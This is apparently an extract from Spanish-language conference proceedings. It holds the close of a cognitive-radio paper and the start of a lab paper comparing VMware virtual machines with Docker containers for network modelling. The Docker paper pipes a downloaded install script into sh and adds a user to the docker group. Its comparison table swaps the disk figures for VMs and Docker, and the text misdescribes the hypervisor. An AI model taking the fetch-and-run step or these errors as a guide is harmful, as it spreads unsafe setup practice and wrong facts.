


Figura 21–Inicialización (Arq. Distribuida)

la trama sería capaz de realizar procesos de hand-off necesarios para la gestión de la conexión en estos esquemas.

7. Conclusiones

Las redes de radio cognitiva han nacidos para resolver los actuales problemas que sufren las redes inalámbricas hoy en día debido al recurso escaso que representa el Espectro Electromagnético, a partir del aprovechamiento de oportunidades o agujeros en el espectro. Este nuevo paradigma de asignación de espectro en conjunto con la tecnología de Radio Cognitiva sugiere el porvenir de las redes inalámbricas de próxima generación, siendo una herramienta más para el desarrollo de aplicaciones civiles, comerciales y militares.

El proceso de este proyecto planteó el uso de un módulo conformado por una plataforma SDR en convergencias con un módulo WiFi, los cuales formarían los nodos de la red cognitiva. Posteriormente se diseñó una trama de control que brindaría flexibilidad en la comunicación y ayudaría, en teoría, a la gestión del espectro mejorando su eficiencia. Se hizo la comparativa de los esquemas de arquitectura de red centralizada y ad hoc marcando las ventajas y desventajas de su uso en un la CRN. Se presenta dos softwares de procesamiento que tienen el potencial necesario para el uso en la implementación de la radio cognitiva. Finalmente se esbozó un método de gestión para la asignación proactiva de canales en una red del tipo centralizada.

Los planteos desarrollados en este proyecto aún están en proceso de desarrollo para su posterior implementación en un entorno realista. Esto deja numerosos desafíos a conseguir y su finalización incentiva futuras investigaciones de modelos de gestión en otros entornos de radio con diferentes métodos y algoritmos de decisión.

8. Referencias

- [1] J. Mitola et al., “Cognitive radio: Making software radios more personal,” IEEE Pers. Commun., vol. 6, no. 4, pp. 13–18, Aug. 1999.
- [2] A. Khattab et al., “Cognitive Radio Networks: From Theory to Practice, Analog Circuits and Signal Processing”, DOI 10.1007/978-1-4614-4033-8 2, © Springer Science Business Media New York 2013
- [3] Eric Sollenberger, VukMarojevic, Carl Dietrich, “Micro Cognitive Radio Network Testbed (Micronet) For Education, Experimentation, and Demonstration”, Virginia Tech, Blacksburg, VA, US
- [4] Katherine Johanna Galeano Romero, “Modelo de decisión del espectro para radio cognitive que integral as perdidas de propagación en la banda GSM del espectro radioeléctrico”, Grupo de Investigación GIDENUTAS, Bogotá D.C, Colombia 2015.
- [5] Dipankar Raychaudhuri, Narayan B. Mandayam, Joseph B. Evans, Benjamin J. Ewy, Sriniseshan, and Peter Steenkiste, “Cog Net – An Architecture for Experimental Cognitive Radio Networks within the Future Internet”, Submission for MobiArch’06 - First International Workshop on Mobility in the Evolving Internet Architecture.
- [6] HackRF, <http://greatscottgadgets.com/hackrf/>
- [7] R820T Data Sheet,
- [8] HLK-RM04 Data Sheet
- [9] Redes Inalámbricas, <http://ecovi.uagro.mx/wireless.html>
- [10] Hiruyoki, Yomo. “Dynamic Spectrum Management and System Behavior in Cognitive Radio”. CTIF, Department of Electronic Systems, Aalborg University. http://kom.aau.dk/project/cognitive/cognitive_radio_project.htm.
- [11] GNU Radio project web site, <http://gnuradio.org>
- [12] MatLab, <https://www.mathworks.com/>
- [13] I. Akyildiz, W. Y. Lee, M. Vuran and S. Mohanty, “NeXt generation dynamic spectrum access cognitive radio wireless networks: A survey,” in Computer Networks Journal, 2006.
- [14] B. Wild, K. Ramchandran, “Detecting primary receivers for cognitive radio applications”, in: Proc. IEEE DySPAN 2005, November 2005, pp. 124–130.
- [15] Aguilar Renterí, Julio Héctor; Navarro Cadavid, Ph.D, Andrés “Radio cognitiva – Estado del arte”. Universidad Icesi (2011). Revista Sistemas y Telemática. Vol.9. No.16, 31-53.

Modelado de Redes por Medio de Contenedores de Software Empleando Docker

Carlos Alberto Binker^{1,2}, Hugo Tantignone^{1,2}, Guillermo Buranits^{1,2}, Rubén Darío Moreira^{1,2}, Eliseo Zurdo^{1,2}

¹ Departamento de Ingeniería e Investigaciones Tecnológicas

² Universidad Nacional de La Matanza, Florencio Varela 1903 (B1754JEC) -- San Justo, Buenos Aires, Argentina

{cbinker, htantignone, gburanits, rmoreira}@unlam.edu.ar; ezurdo@alumno.unlam.edu.ar

Abstract

En este trabajo se pretende describir el concepto de CaaS (Containers as a Service) como un nuevo paradigma en el desarrollo y la producción de software. Es bien sabido de las enormes dificultades a la hora de hacer funcionar una aplicación determinada en varias plataformas de sistemas operativos, con diferentes versiones de lenguajes de programación, diferentes librerías, diferentes binarios, etc. Esto suele generar incompatibilidades que se presentan durante los procesos de producción, que no fueron detectadas en desarrollo. Los contenedores de software aseguran que su funcionamiento se dará siempre de la misma manera con independencia de la plataforma en que se ejecute dicho proceso, de ahí la gran potencialidad de esta tecnología, la cual es muy reciente, ya que sólo data de marzo de 2013.

1. Introducción

Cada vez es mayor la necesidad de virtualización, seguridad y velocidad de procesamiento a la hora de brindar servicios en la nube (Cloud Computing). Los tres tipos de modelos fundamentales en el campo de las estructuras Cloud Computing son los siguientes: SAAS (Software as a Service) es decir software como servicio, IAAS (Infrastructure as a Service) es decir Infraestructura como servicio y PASS (platform as a service) es decir Plataforma como servicio. Por otro lado, tenemos tres tipos de escenarios Cloud Computing, uno totalmente público y externo a nuestra infraestructura, que es brindado por un tercero, otro privado/interno en donde utilizamos nuestra propia infraestructura de hardware y software, y finalmente un esquema híbrido que combina una fase pública con una privada/interna, ver FIGURA 1 y FIGURA 2 respectivamente.




FIGURA 1 - Modelos de estructuras de Cloud Computing





FIGURA 2- Diferentes escenarios de estructuras Cloud Computing

A lo mencionado se agrega un nuevo concepto denominado Caas (Containers as a Service), donde adquiere relevancia docker. Muchas empresas están adoptando las soluciones basadas en docker, por citar un ejemplo podemos mencionar a la empresa de eCommerce eBay.


2. Descripción de la tecnología docker

2.1 Análisis comparativo entre Contenedores y Máquinas Virtuales

Estas comparativas pueden apreciarse en la FIGURA 3.




Los sistemas basados en contenedores de software proporcionan una capa adicional de abstracción y automatización de Virtualización a nivel de sistema operativo en Linux (capa Docker engine). En este sentido, Docker utiliza características de aislamiento de recursos del kernel de Linux, tales como *cgroups* y espacios de nombres (*namespaces*) para permitir que "contenedores" independientes se ejecuten dentro de una sola instancia de Linux, evitando la sobrecarga de iniciar y mantener máquinas virtuales (ver FIGURA 4).



Docker incluye la biblioteca *libcontainer* como su propia manera de utilizar directamente las facilidades de virtualización que ofrece el kernel de Linux, además de

utilizar las interfaces abstraídas de virtualización mediante *libvirt*, LXC (Linux Containers) y *systemd-nspawn*.

Los contenedores son una abstracción en la capa de la aplicación que agrupa código y dependencias juntos. Múltiples contenedores pueden ejecutarse en una misma máquina y compartir el núcleo del sistema operativo (kernel linux en el ejemplo) con otros contenedores, además de archivos binarios y bibliotecas. Cada uno de estos contenedores se ejecuta como un proceso aislado en el *espacio de usuario*. Los contenedores ocupan menos espacio que las máquinas virtuales (las imágenes de contenedores suelen tener decenas de MB de tamaño) y comienzan su procesamiento casi de manera instantánea. Las máquinas virtuales (Virtual Machine - VM) en cambio son una abstracción del hardware físico que convierte a un servidor físico en muchos servidores virtuales, en donde cada uno de ellos se ve como si fuera realmente una máquina física. El *hypervisor* es la interface gráfica que permite que múltiples máquinas virtuales se ejecuten en un solo host físico. Cada VM incluye una copia completa de un sistema operativo, una o más aplicaciones, binarios y bibliotecas necesarias, ocupando decenas de GB. Las VM suelen ser lentas para arrancar. Esto es una diferencia sustancial con los contenedores. Los contenedores y las máquinas virtuales utilizados conjuntamente proporcionan una gran flexibilidad en la implementación y administración de aplicaciones (ver FIGURA 5).



Como se puede apreciar en la FIGURA 6 ejecutar docker significa ejecutar dos programas en el espacio de usuario (UserSpace). El primero es el docker daemon, que se trata de un proceso que debe estar siempre corriendo. El segundo es el docker CLI. Este es el programa docker engine que interactúa con los usuarios ejecutando las aplicaciones a partir de los recursos del kernel ya mencionados. Si se desea iniciar, detener o instalar software, se emitirá un comando utilizando el programa docker. La FIGURA 6 también muestra tres contenedores en ejecución. Cada uno se ejecuta como un proceso hijo del demonio docker, encapsulado dentro de un contenedor,

y el proceso delegado se ejecuta en su propio subespacio de memoria del espacio de usuario. Los programas que se ejecutan dentro de un contenedor pueden tener acceso solamente a su propio subespacio de memoria y acceso a los recursos según el alcance del contenedor.




FIGURA 6 - Empleo del espacio de usuario para el lanzamiento de programas

2.2 Ventajas y desventajas del empleo de docker en cuanto a organización de las aplicaciones

La utilización de software es algo bastante complejo. Antes de la instalación se tiene que considerar qué sistema operativo se está utilizando, los recursos que el software requiere, qué otro software ya está instalado en el sistema, y de qué otro software depende. Es sorprendente cómo drásticamente los procesos de instalación varían hoy en día. La lista de consideraciones es larga e implacable. La instalación de software es, en el mejor de los casos, incoherente y complicada. La mayoría de las computadoras tienen más de una aplicación instalada y en ejecución. Y la mayoría de las aplicaciones tienen dependencias de otro software. Cabría hacerse las siguientes preguntas:

- ¿Qué sucede cuando dos o más aplicaciones que el usuario desea utilizar no funcionan bien juntas? Ocurre un verdadero desastre. Las cosas se tornan aún más complejas cuando dos o más aplicaciones comparten dependencias.
- ¿Qué sucede si una aplicación necesita una dependencia actualizada, pero la otra no?
- ¿Qué sucede cuando se retira una aplicación?
¿Realmente se ha desinstalado la misma?
- ¿Se pueden eliminar las dependencias antiguas?
- ¿Se pueden recordar todos los cambios que se han tenido que hacer para instalar el software que ahora se quiere eliminar?

La verdad es que cuanto más software se utiliza, más difícil es manejar la situación. Incluso si se pudiera gastar el tiempo y la energía para calcular la instalación y las aplicaciones en ejecución, ¿qué tan seguro se puede estar sobre la seguridad?

Los programas de origen liberan continuamente las actualizaciones de seguridad y están al tanto de problemas. Cuanto más software se ejecuta, mayor es el riesgo de que sea vulnerable a ataques.

Sin docker, una computadora puede parecer un tacho de basura, un verdadero berenjenal. Las aplicaciones tienen todo tipo de dependencias. Algunas aplicaciones dependen de bibliotecas de sistemas para aspectos tales como sonido, redes, Gráficos, y así sucesivamente. Otras, en cambio dependen de bibliotecas estándar para el idioma en el que están escritas. Algunas dependen de otras aplicaciones, como la forma en que un programa Java depende de su versión específica. La máquina virtual o una aplicación web puede depender de una base de datos, etc. Es común que un programa ejecutable requiera el acceso exclusivo a algún recurso escaso tal como una red, Conexión o un archivo. Hoy, sin docker, las aplicaciones se distribuyen por todo el sistema de archivos y terminan creando una confusa red de interacciones. La siguiente figura (ver FIGURA 7) ilustra cómo diferentes aplicaciones dependen de distintas bibliotecas comunes presentes en el sistema. En consecuencia, docker mantiene las cosas organizadas aislando todas estas dependencias en contenedores de software que incluyen todos los elementos necesarios, básicamente binarios y librerías, para evitar el caos planteado en la FIGURA 7.




FIGURA 7 – Ejemplo de aplicaciones con dependencias compartidas

A continuación, la FIGURA 8 permite aclarar lo expuesto.




FIGURA 8 – Ejemplo de programas corriendo dentro de un contenedor con copia de sus dependencias

3. Diseño de una experiencia de laboratorio empleando docker y VMware

A continuación, se presentan dos escenarios a modelar, uno en base a máquinas virtuales empleando *Vmware* como hypervisor y el otro escenario en base a docker. La idea es ver las ventajas que ofrece docker al simular la misma situación planteada en *Vmware* con máquinas virtuales, pero ahora reemplazando a éstas mediante contenedores de software, de manera tal de poder establecer una comparativa a nivel práctico según lo que se establece en la Tabla 1 – Comparativa Máquinas virtuales vs. docker.

Con docker se empleará una imagen de Ubuntu 16.04 la cual será modificada por el comando *dockerfile* mostrando el procedimiento de modificar una *imagen* de base agregándole capas para que la nueva imagen cumpla con nuestro propósito.

En cuanto a:	Máquinas virtuales (VM)	Dockers
Sistema operativo HOST	Necesario. Excepto máquinas con VMware ESXI	Necesario
Sistema operativo Guest	Se replica por cada VM	No existe (todos los recursos del host están disponibles para los containers)
Hypervisor	Necesario	No existe
Requerimientos de almacenamiento de disco	Algunos pocos Megabytes	Del orden de los Gbytes
Memoria RAM	Se toma de la máquina host por cada VM, alterando la performance de la máquina host	Se utiliza la RAM del host sólo en los momentos de ejecución de los containers (RUNTIME)
Tiempo de arranque	Pueden ser algunos minutos	Imperceptible. Las app se ejecutan casi instantáneamente
Librerías y binarios	Se replican por cada VM	Se utilizan sólo los del kernel de la máquina host
Fase Desarrollo vs. Producción	Muy complejo. Son procesos muy distintos	Es lo mismo. Existe transparencia a la hora de pasar de desarrollo a producción

Tabla 1 – Comparativa Máquinas virtuales vs. docker

3.1 Escenario 1 Vmware

A continuación, se propone modelar el siguiente escenario de acuerdo con la FIGURA 9. En este escenario se pretende mostrar la interacción entre cuatro máquinas virtuales (VM – Virtual Machine), en donde tres de ellas pertenecen a distintas redes. Una de ellas, *M1-bridge* conectada al switch virtual *Vmnet0*, este switch conecta las

VM con la máquina *host* y a partir de la interfaz física de la máquina *host* se tiene acceso a Internet. La VM *M2-NAT* realiza *NAT* contra la dirección ip pública a la cual está conectada el *host* a través de su interfaz física. La VM *M3-host-only* está conectada a una red independiente privada por medio del switch virtual *Vmnet1*. Finalmente se emplea una cuarta VM denominada *M4-nat_host-only* que se conecta tanto a la red independiente privada soportada por *Vmnet1* como a la red *NAT*, empleando para ello dos interfaces de red denominadas *ens33* y *ens34* respectivamente, ésta es la denominación que da Ubuntu server 16.04.3 LTS, que es la distribución con las que se realizarán los ensayos correspondientes. El motivo de adoptar esta versión es que tiene como ventaja que instala automáticamente las herramientas complementarias de *Vmware*, a las que se denomina *open-vm-tools*.





FIGURA 9 – Escenario Vmware

3.2 Escenario 2 docker

A continuación, se propone modelar el siguiente escenario de acuerdo con la FIGURA 10. En este escenario, las VM del escenario 1 Vmware se sustituyen por contenedores de software. Estos contenedores son la instanciación de la imagen Ubuntu 16.04 server, la cual se obtiene del repositorio público <https://hub.docker.com/>. Estas imágenes deben actualizarse mediante un update de los repositorios y con la finalidad de mostrar cómo se genera una imagen en docker, partiremos desde la imagen obtenida del repositorio y a través de un procedimiento denominado *dockerfile* obtendremos una nueva imagen que contendrá el *curl*, el *vim* y la actualización de los paquetes *net-tools* e *iproute2* para el manejo de redes, que es el tema fundamental que nos compete en esta publicación.



3.2.1 Modelo de red docker

A continuación, se muestra el modelo de red concebido para docker (ver FIGURA 11):


NOTA: La nomenclatura de este modelo de red se corresponde cuando se emplea el comando *ip a*, en cambio si se utiliza dentro de cada contenedor la directiva antigua *ifconfig* se ve todo como etho.

3.2.2. El comando docker network

El comando *docker network* nos permite interactuar con las redes en docker y los contenedores dentro de ellas. Existen los siguientes comandos:

- *docker network create*
- *docker network connect*
- *docker network ls*
- *docker network rm*
- *docker network disconnect*
- *docker network inspect*

Se debe utilizar el flag **--net** para especificar una red cuando se crea un contenedor. Cuando se utiliza el flag **--link** se puede acceder a los contenedores mediante su nombre.



4 Desarrollo de la experiencia

4.1 Configuración Vmware

Se trabajará con una VM basada en Ubuntu Server 16.04.3 LTS de 64 bits. Esta misma máquina se clonará 4 veces para su reutilización configurando en cada máquina la placa de red correspondiente, ya sea bridge, nat o host only respectivamente.

Inicialmente comenzamos configurando el *Virtual Network editor* llevándolo a los valores por default. Cuando hacemos esto debemos hacerlo como administrador y se nos generan redes aleatorias que comienzan con el prefijo 192.168.x.x y máscara /24. En nuestro caso las redes inicializadas fueron las siguientes:

- Red NAT (switch Vmnet8): 192.168.184.0 /24
- Red Host-Only (switch Vmnet1): 192.168.106.0 /24
- Red Host (Mikrotik Rb750): 192.168.88.0 /24

En todos estos switches virtuales hay presente un servidor DHCP que asigna las direcciones IPv4 al resto de las VM.

Las direcciones IPv4 asignadas a las VM y al host fueron las siguientes:

1. Virtual Machine M1-bridge:

```
carlos@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BRIDGE,MTU_9000,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:14:07:ed brd ff:ff:ff:ff:ff:ff
    inet 192.168.88.250/24 brd 192.168.88.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 2898:110:1010:1:28c:29ff:fe14:7ed/64 scope global mngtaddr dynamic
        valid_lft 2591991sec preferred_lft 604791sec
    inet6 fe80::20c:29ff:fe14:7ed/64 scope link
        valid_lft forever preferred_lft forever
carlos@ubuntu:~$
```

FIGURA 12 – Virtual Machine M1-bridge

2. Virtual Machine M2-nat:

```
carlos@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BRIDGE,MTU_9000,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:77:17:7a brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.128/24 brd 192.168.104.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe77:177a/64 scope link
        valid_lft forever preferred_lft forever
carlos@ubuntu:~$
```

FIGURA 13 – Virtual Machine M2-nat

3. Virtual Machine M3-host-only:

```
carlos@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BRIDGE,MTU_9000,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:4a:21:56 brd ff:ff:ff:ff:ff:ff
    inet 192.168.106.128/24 brd 192.168.106.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe4a:2156/64 scope link
        valid_lft forever preferred_lft forever
carlos@ubuntu:~$
```

FIGURA 14 – Virtual Machine M3-host-only

4. Virtual Machine M4-nat-host only:

```
carlos@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens32: <BRIDGE,MTU_9000,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:27:cc:ed brd ff:ff:ff:ff:ff:ff
    inet 192.168.106.129/24 brd 192.168.106.255 scope global ens32
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe27:cced/64 scope link
        valid_lft forever preferred_lft forever
3: ens33: <BRIDGE,MTU_9000,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:27:cc:d8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.129/24 brd 192.168.104.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe27:ccdb/64 scope link
        valid_lft forever preferred_lft forever
carlos@ubuntu:~$
```

FIGURA 15 – Virtual Machine M4-nat-host-only

Sintetizando Podemos resumir las IP en la siguiente tabla 2:

Virtual Machine (VM)	Interface ens33
M1-bridge	192.168.88.250
M2-nat	192.168.184.128
M3-host-only	192.168.106.128

Virtual Machine (VM)	Interface ens32
M4-nat-host-only	192.168.106.129
Virtual Machine (VM)	Interface ens33
M4-nat-host-only	192.168.184.129

Tabla 2 – Direcciones IPv4 asignadas mediante DHCP

4.2 Configuración docker

4.2.1 Instalación

Partimos de una máquina virtual basada en Ubuntu Server 16.04.3 LTS en donde instalaremos docker. El procedimiento para la instalación de docker se basa en un script que se obtiene en el siguiente enlace web: <https://get.docker.com/>

De dicho script deberán escribirse las siguientes dos líneas desde la terminal:

```
$ curl -fsSL get.docker.com -o get-docker.sh
$ sh get-docker.sh
```

Esto instalará la última versión de docker con independencia de la versión de sistema operativo host que tengamos en la máquina virtual que albergará docker.

Una vez instalado es importante añadir un usuario al grupo docker que se crea durante la instalación. De esta manera no será necesario poseer privilegios de root para que un usuario pueda utilizar docker. La sintaxis del comando sería:

```
usermod -aG docker <nombre de usuario>
usermod -aG docker carlos
```

En donde *carlos* será el usuario que pertenecerá al grupo docker.

4.2.2 Obtención de la imagen para la instanciación del contenedor

A continuación, debemos instalar la imagen de Ubuntu 16.04 (para mantener la coherencia en la utilización de la misma versión que para el escenario 1 Configuración Vmware). La imagen con el *tag* 16.04 nos traerá esa

